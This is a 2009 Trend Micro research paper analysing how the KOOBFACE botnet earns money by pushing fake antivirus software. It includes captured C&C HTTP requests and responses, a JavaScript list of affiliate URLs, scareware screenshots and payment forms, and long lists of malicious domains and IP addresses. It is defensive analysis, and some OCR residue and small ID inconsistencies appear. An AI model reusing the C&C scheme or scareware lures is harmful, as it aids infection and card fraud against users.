Show Me the Money!
The Monetization of KOOBFACE

Trend Micro, Incorporated

Jonell Baltazar, Joey Costoya,
and Ryan Flores
Trend Micro Threat Research

A Trend Micro Research Paper I November 2009

CONTENTS

INTRODUCTION

KOOBFACE has gained media traction because it was the first social network worm to achieve notable success in terms of operation.

A lot of technical analyses and media hype surrounds how a malware spreads. KOOBFACE, for its part, has gained media traction because it was the first social network worm to achieve notable success in terms of operation.

However, beyond spreading and infection vectors, a more nagging question needs to be answered—what is this all about? What happens after getting infected?

Writing a piece of malware is already time consuming, sustaining a piece of malware—making sure it is undetected by antivirus scanners, updating its functionality, and maintaining its command and control (C&C) server—takes time and concerted effort on the part of a group of cybercriminals.

Surely, there must be something for them, too, lest all their investments go to waste.

With that in mind, this third installment of our KOOBFACE research paper series attempts to dig deeper as to how the cybercriminals behind KOOBFACE are monetizing their botnet—using campaigns and employing a whole gamut of techniques from scareware to spyware/adware activities—in order to earn a lot of money.

I. FAKEAV

One of the ways by which the group behind KOOBFACE monetizes the botnet is through the installation of FAKEAV.

We have set up monitoring systems to gather FAKEAV URLs that are being pushed by the KOOBFACE botnet. Based on the FAKEAV URLs that we have gathered so far, we found that the KOOBFACE botnet pushes binaries from at least five FAKEAV affiliate programs.

A. Installation

The *pp.12.exe* module installs a FAKEAV into an affected system by:

- Acting as a FAKEAV downloader
- Triggering the display of online dating popup ads

A FAKEAV is installed in an infected system via the KOOBFACE module, *pp.12.exe*. This module is installed together with the KOOBFACE botnet's other social networking modules. The *pp.12.exe* module:

- Acts as a FAKEAV downloader
- Triggers the display of online dating popup ads

As such, the *pp.12.exe* module is essentially one of the money-making modules of the KOOBFACE botnet.




C&C server
2 C&C server gives commands, instructing where to go next
1 Phone home to C&C server
3 Fetch another set of commands
C&C server
4 C&C server gives out a list of FAKEAV URLs
5 Infected machine contacts FAKEAV website
6 FAKEAV website installs FAKEAV binary
FAKEAV server
KOOBFACE-infected machine

***Figure 1.** This diagram illustrates how the KOOBFACE botnet's FAKEAV module communicates with C&C servers to install the FAKEAV binary into an affected system.*

Upon execution:

- The KOOBFACE FAKEAV module contacts the C&C server using a simple HTTP GET request.
- The C&C server issues commands that tell the FAKEAV module to go to another URL.
- The FAKEAV module receives and follows the C&C server's command.


The first thing that KOOBFACE's FAKEAV module does it to contact its C&C server. This is done via a simple HTTP GET request.



```
GET /.sys/?action=ppgen&a=[redacted]&v=12&pid= HTTP/1.1
Host: v[redacted]age.com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; na; )
Content-type: application/x-www-form-urlencoded
Connection: close

HTTP/1.1 200 OK
Connection: close
Date: Wed, 28 Oct 2009 09:20:00 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: PleskWin
X-Powered-By: ASP.NET
X-Powered-By: PHP/5.2.3
Content-type: text/html

#BLACKLABEL
#PID 1000
URL|http://ek[redacted]s.se/.sys/?action=viewgen&v=12
WIDTH|800
HEIGHT|600
INTERVAL|15
REFERER|http://gogle.com
BACKGROUND|0
#CACHE
MD5|e1c5bfd2c6053b98ac9e0ee6ac464b08
```

__Figure 2.__ The KOOBFACE FAKEAV module contacts its C&C server via a simple HTTP GET request.

The C&C server then replies with commands instructing the FAKEAV module to visit another URL. Upon receiving the command, the FAKEAV module visits the URL specified in the C&C server's command.




```
GET /.sys/?action=viewgen&v=12 HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://gogle.com
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ek[redacted]s.se
Connection: Keep-Alive

HTTP/1.1 200 OK
```

__Figure 3.__ This shows how the FAKEAV module's HTTP GET request is sent to the URL.

Upon execution:

- The C&C server replies to the HTTP request with a JavaScript program that contains a set of URLs.
- The JavaScript program selects one of the URLs then opens a browser window.

The C&C server then replies to this HTTP request with a JavaScript program. Embedded within the JavaScript program is a set of URLs.




```
var urls = new Array ();

urls["http://ch[redacted]s.cn/?pid=312s01&sid=4db12f"] = "800x600";
urls["http://ch [redacted]t.in/hitin.php?land=20&affid=02942"] = "800x600";
urls["http://go[redacted]d.com/?uid=13300"] = "800x600";
urls["http://cu[redacted]es.com/hitin.php?land=20&affid=12400"] = "800x600";
urls["http://sp[redacted]ee.org/index.php?PHPSESSID=88354926d0f0a49fc589ac0a7ccd4d4f"] = "800x600";
urls["http://www.[redacted]ing.com/flash_iframe.php?did=14029&subdid=main&page=search&ad=2&size=300x25
```

Figure 4. *This shows an example of a set of URLs that the C&C returns.*


In the specific example, the C&C server returned a set of six URLs—five FAKEAV URLs and one online dating affiliate site.

The JavaScript program selects one URL then opens an *Internet Explorer* window showing the selected URL.


My Documents
My Computer
Internet Explorer
Microsoft Internet Explorer
OK
Cancel
Recycle Bin
Start
Google - Microsoft Intern...
http://kill-virusc.com...
5:22 PM

Warning!!! You should install security software! Cyber Security is a good solution for your security, virus protection and spyware remover.

Figure 5. *In this example, a FAKEAV URL was chosen and opened in* Internet Explorer.



Now scanning: CEWMDM.dll

Attention! Your Computer is Infected!

Threats and actions:

Name	Risk level	Date	Files infected	State
HAckaTack	Critical	18.04.2008	35	Register & Remove
Email-Worm.Win32.Myd	Critical	18.04.2008	35	Register & Remove
Trojan-Downloader.Win	Critical	18.04.2008	35	Register & Remove

Description:
This program is potentially dangerous for your system. **HAckaTack** stealing passwords, credit cards and other personal information from your computer.

Advice:
You need to remove this threat as soon as possible!

In order to protect your computer Safety Center detected several viruses and troyans which need to be immediately removed.

Figure 6. *A bogus FAKEAV scan will then proceed.*

After the bogus FAKEAV scan is completed, the user will be pressured to download and install a FAKEAV binary.

B. FAKEAV Programs

> Apart from being victimized by paying for useless FAKEAV licenses, users are also scammed into giving out credit card information to cybercriminals.

This section shows some of the FAKEAV programs that can be downloaded onto a KOOBFACE-infected computer. It was usual for the FAKEAV programs to feign scanning the system for malware infections. Of course, cleaning the supposedly detected malware and accessing other features of the product requires the user to buy the "full version."


To get the full version of a FAKEAV program, the user needs to pay a certain amount via a payment portal where the user is asked to enter credit card information.

Apart from being victimized by paying for useless FAKEAV licenses, users also gave out their credit card information to FAKEAV perpetrators.

Two of the FAKEAV programs the KOOBFACE botnet pushes are *Safety Center* and *Security Tool.*

The following are some of the FAKEAV programs that the KOOBFACE botnet pushes:

- ***Safety Center.*** This offers two types of license:
  - **One-year license:** This is worth US$59.95.
  - **Lifetime license:** This is worth US$79.95.



Safety Center

Support

License error!

The license control center has detected an outdated or unknown software license.

Database update error!

The database is out of date. Some components are not working correctly. Update your software immediately!

Security under threat!

The component providing security has detected a critically low level of protection. Make sure that all components are working correctly.

Select application

Protection level:

Spyware scanner
Spyware found

Memory manager
Optimization disabled

Surfing protection
Protection disabled

Update manager
Base out of date

Cookies remover
Privacy violation

Program settings
OK


Registry doctor
Registry error

License manager
Unknown license

Firewall
Firewall disabled

Protect your computer!
Get full licence now!

Figure 7. Safety Center *offers two types of license.*



Description:		Old price:	New price:
○	1 year license	~~$79.95~~	$59.95
●	lifetime license	~~$99.95~~	$79.95

Enter your name and billing address (as it appears on your card)

First name:

Last name:

Street address:

City:

Zip:

Country:
Please select country

State (for Canada and United States only):
Please select state

Phone:

(example: +1-213-985-2933 (country-areacode-phone-number))

E-mail:

NOTICE: please type in your e-mail address CORRECTLY, in case your e-mail address is incorrect your order will not be accepted by our system.

Enter your Credit Card details:

Cardholder name:

Credit card number:

Credit card CVC/CVV2:

Credit card exp. date:
01 2009

Process Transaction


NOTICE: please note that additional $19.95 will be charged for premium support and update services.

Figure 8. *It even offers discounted rates!*

To obtain a *Safety Center* license, a user needs to use his/her credit card. Besides shelling out money, the user also has to give out his/her complete credit card information to the cybercriminals behind the FAKEAV.

Security Tool sports a sleek UI that is compatible with that used by Windows 7.

- ***Security Tool.*** This FAKEAV program sports a sleek user interface (UI) that is compatible with the UI style used by Windows 7. It also smoothly runs in a Windows 7-operated PC.




Type	File Name	Name	Details
Worm	custsat.dll	Worm.SunOS.Sadmind	Text written by Costin Raiu, Kas…
Trojan	activeds.dll	Trojan.BAT.FormatC.z	This Trojan has a malicious paylo…
Trojan	atrace.dll	Trojan.Win32.Killav.k	This Trojan has a malicious paylo…
Spyware	cic.dll	Trojan-PSW.Win32.…	This Trojan is designed to steal c…
Worm	cscui.dll	Worm.Win32.Autor…	This worm creates copies of itsel…
Trojan	ddeshare.exe	Trojan.BAT.Adduser.t	This Trojan has a malicious paylo…
Spyware	dot3api.dll	Trojan-PSW.Win32.…	This Trojan belongs to a family o…
Dialer	drprov.dll	HackTool.Perl.IrBot.d	This malicious program is a hacki…
Trojan	esent97.dll	Trojan.VBS.Regdele…	This Trojan has a malicious paylo…
Worm	forcedos.exe	Worm.Win32.Rand…	"Randex" is a group of worms th…
Rogue	icmui.dll	Virus.DOS.Holms.6161	It is not a dangerous memory re…
Trojan	ipxroute.exe	Trojan.BAT.Adduser.t	This Trojan has a malicious paylo…

Scanning:
Path: C:\WINDOWS\system32\rasdial.exe
Infections: 24

Figure 9. *Security Tool sports a sleek, Windows 7-compatible UI.*

Like *Safety Center, Security Tool* also offers two types of license:

- **Two-year license:** This is worth US$49.95.
- **Lifetime license:** This is worth US$79.95.



Order Details

Choose your subscription type:

○ **2 year** Software License
$49.95

● **lifetime** Software License, **60% discount!**
$79.95

☑ Sign me up for a purchase of System Tuner.
You will be billed one-time charge of only $29.95.

☑ Sign me up for a purchase of Lifetime Premium Support of only $19.95.

Terms

Terms
You are purchasing **Security Tool**. This is a one-time charge and you will not be rebilled.

Payment Information

Credit Card information

Credit Card Type	VISA
Card Number	
Expiration Date	--- ---
CVV2 Number	What is CVV?
First Name	
Last Name	

Contact Information

Email ID	
Country	[redacted]
State	[redacted]
Address	
City	Manila
Zip Code	
Telephone	

Figure 10. *Also like* Safety Center, *users are also offered discounts for availing of a* Security Tool *license.*

As with *Safety Center,* paying for a useless license requires a user to input his/her credit card information into a payment portal.

C. FAKEAV Affiliates

While monitoring the KOOBFACE botnet, we gathered almost 150 unique FAKEAV URLs.

In the course of our KOOBFACE monitoring, we gathered almost 150 unique FAKEAV URLs. These URLs had telltale patterns, suggesting that they were affiliated with FAKEAV programs.

The URLs had parameters that looked like affiliate identification (ID) numbers. From the URLs we gathered, we saw the following URL parameters:

- affid=02942
- affid=12400
- pid=312&sid=4db12f
- uid=13300
- PHPSESSID=88354926d0f0a49fc589ac0a7ccd4d4f

The KOOBFACE botnet seems to be a member of five different FAKEAV affiliates with the following IDs:

- affid=02942
- affid=12400
- pid=312s01&sid=4db12f
- uid=13300
- PHPSESSID=88354926d0f0a49fc589ac0a7ccd4d4f

It looks like the KOOBFACE botnet is an active member of five different FAKEAV affiliates. It is, however, most unfortunate that we were unable to trace the said affiliated programs.

- **Affiliate 1 (affid=02942).** The URLs from this affiliate have the following form:

```
http://domain.tld/hitin.php?land=20&affid=02942
```

So far, we have seen KOOBFACE use the following domains from this affiliate:

- chilisoft.in
- dapohsoft.eu
- dapohsoft.in
- daposoft.eu
- daposoft.in
- ejremover.eu
- igsoft.eu
- jastaspy.in
- ktsoft.eu
- lastspy.in
- mexcleaner.in
- piremover.eu
- pivocleaner.in
- pusoft.eu
- qjcleaner.eu
- ratspywawe.in
- samosoft.in
- softodrom.in
- worldbestsecurity.com

These URLs were found to be hosted on the following IP addresses:

- 95.211.27.154
- 212.117.161.142
- 91.212.127.18

- **Affiliate 2 (affid=12400).** The URLs from this affiliate have the following form:

```
http://domain.tld/hitin.php?land=20&affid=12400
```

So far, we have seen KOOBFACE use the following domains from this affiliate:

- airtoolsltd.com
- auditcashing.com
- auditexperiment.com
- audittest.com
- banktestonline.com
- bartonsecurityservices.com

- bestexamine.com
- blackhomesonline.com
- bloodexperiment.com
- bloodquiz.com
- certhomeinspect.com
- cuttingutilities.com
- drivingexperiment.com
- drivingtrial.com
- examinedan.com
- examinedesign.com
- experimentalways.com
- experimentalways.net
- experimentreg.com
- freeonlinedirect.com
- germansecuritygroup.com
- globalsecuritymonitor.com
- greatsecuritygroup.com
- greatsecurityservice.com
- homelandstability.com
- homescanllc.com
- indiasecurityworld.com
- inspectallrealty.com
- inspectourhouse.com
- nationalinternetsecurity.com
- nationalstability.com
- nightwaresoftware.com
- onlinechipguide.com
- onlineworldcar.com
- onlineworldtech.com
- ourtestdomain.com
- personalitytrial.com
- pricecheckcompany.com
- pricecheckjapan.com
- protectourpledge.com
- rosesecuritygroup.com
- safecheckcard.com
- scanmantech.com
- skyscantime.com
- superexamine.com
- testcashing.com
- testequipmentlight.com
- testexperiment.com
- theprotectour.com
- thesecuritylawyers.com
- updateexperiment.net
- widgetsutilities.com
- yourexamine.com
- yourstability.com
- aboutbillgates.com
- yourtoolscheap.com

These KOOBFACE FAKEAV domains resolved to the following IP addresses:

- 62.90.136.237
- 93.174.95.135

The two above-mentioned IP addresses were also shared by the following domains, all of which install a FAKEAV into an affected system:

- bestsecurityjobs.com
- bestwebsitesecurity.com
- businesssecuritytool.com
- cheapsecurityscan.com
- easynettest.com
- examinedan.com
- greatsecuritytestinternet.com
- handutilities.com
- internetprotectioncheck.com
- netmedtest.com
- netsecuritycode.com
- newtoolsonline.com
- safetyscantool.com
- safetytestinternet.com
- scantoolsite.com
- securitycheckeast.com
- securitycodereviews.com
- securityjobtest.com
- securityread.com
- securityscantooldirect.com
- securityscantoolguide.com
- securityscantoolworld.com
- securitysupplycenter.com
- securitytestnetonline.com
- securitytoolsavailable.com
- securitytoolworld.com
- thesecuritylawyers.com
- toolsdirectnow.com
- www.businesssecuritytool.com
- www.cheapsecurityscan.com
- www.safetytestinternet.com
- www.securitycodereviews.com
- www.securitysupplycenter.com
- www.yoursecuritynetwork.com
- yourcommunitysecurity.com
- yoursecuritynetwork.com

- **Affiliate 3 (pid=312s01&sid=4db12f).** The URLs from this affiliate have the following form:

```
http://domain.tld/?pid=312s01&sid=4db121
```

The URLs from the third affiliate (pid=312s01&sid4db12t) were all hosted on .CN domains.

Interestingly, all of the URLs we gathered from this affiliate were hosted on .CN domains. So far, we have seen KOOBFACE use the following URLs:

- accruingtechs.cn
- anthelion2.cn
- army-wives.cn
- baby2boy.cn
- be-spoken.cn
- bepbleep.cn
- caddy-shack.cn
- cellostuck.cn
- chinagossips.cn
- circulargone.cn
- cooperinc.cn
- cross-cover.cn
- danny-dyer.cn
- destinybeijing.cn
- discounts2009.cn
- exponentials.cn
- factor2009.cn
- franchisingcorp.cn
- genusbiz.cn
- having-fun2.cn
- heedlessinfo.cn
- high0heels.cn
- howtotutorials.cn
- infabouthacks.cn
- interposition.cn
- kangaroocar.cn
- moral-theology.cn
- northern-pole.cn
- outperformoly.cn
- pericallis.cn
- poltergeist2000.cn
- programmingfun.cn
- rainbowlike.cn
- retrocession2.cn
- sapesoft.in
- semi-smile.cn
- sestiad2.cn
- skewercall.cn
- sneak-peak.cn
- spreadingnews.cn
- stinkingthink.cn
- suspensory-glue.cn
- tegan-and-sara.cn
- transmitteron.cn
- triforms.cn
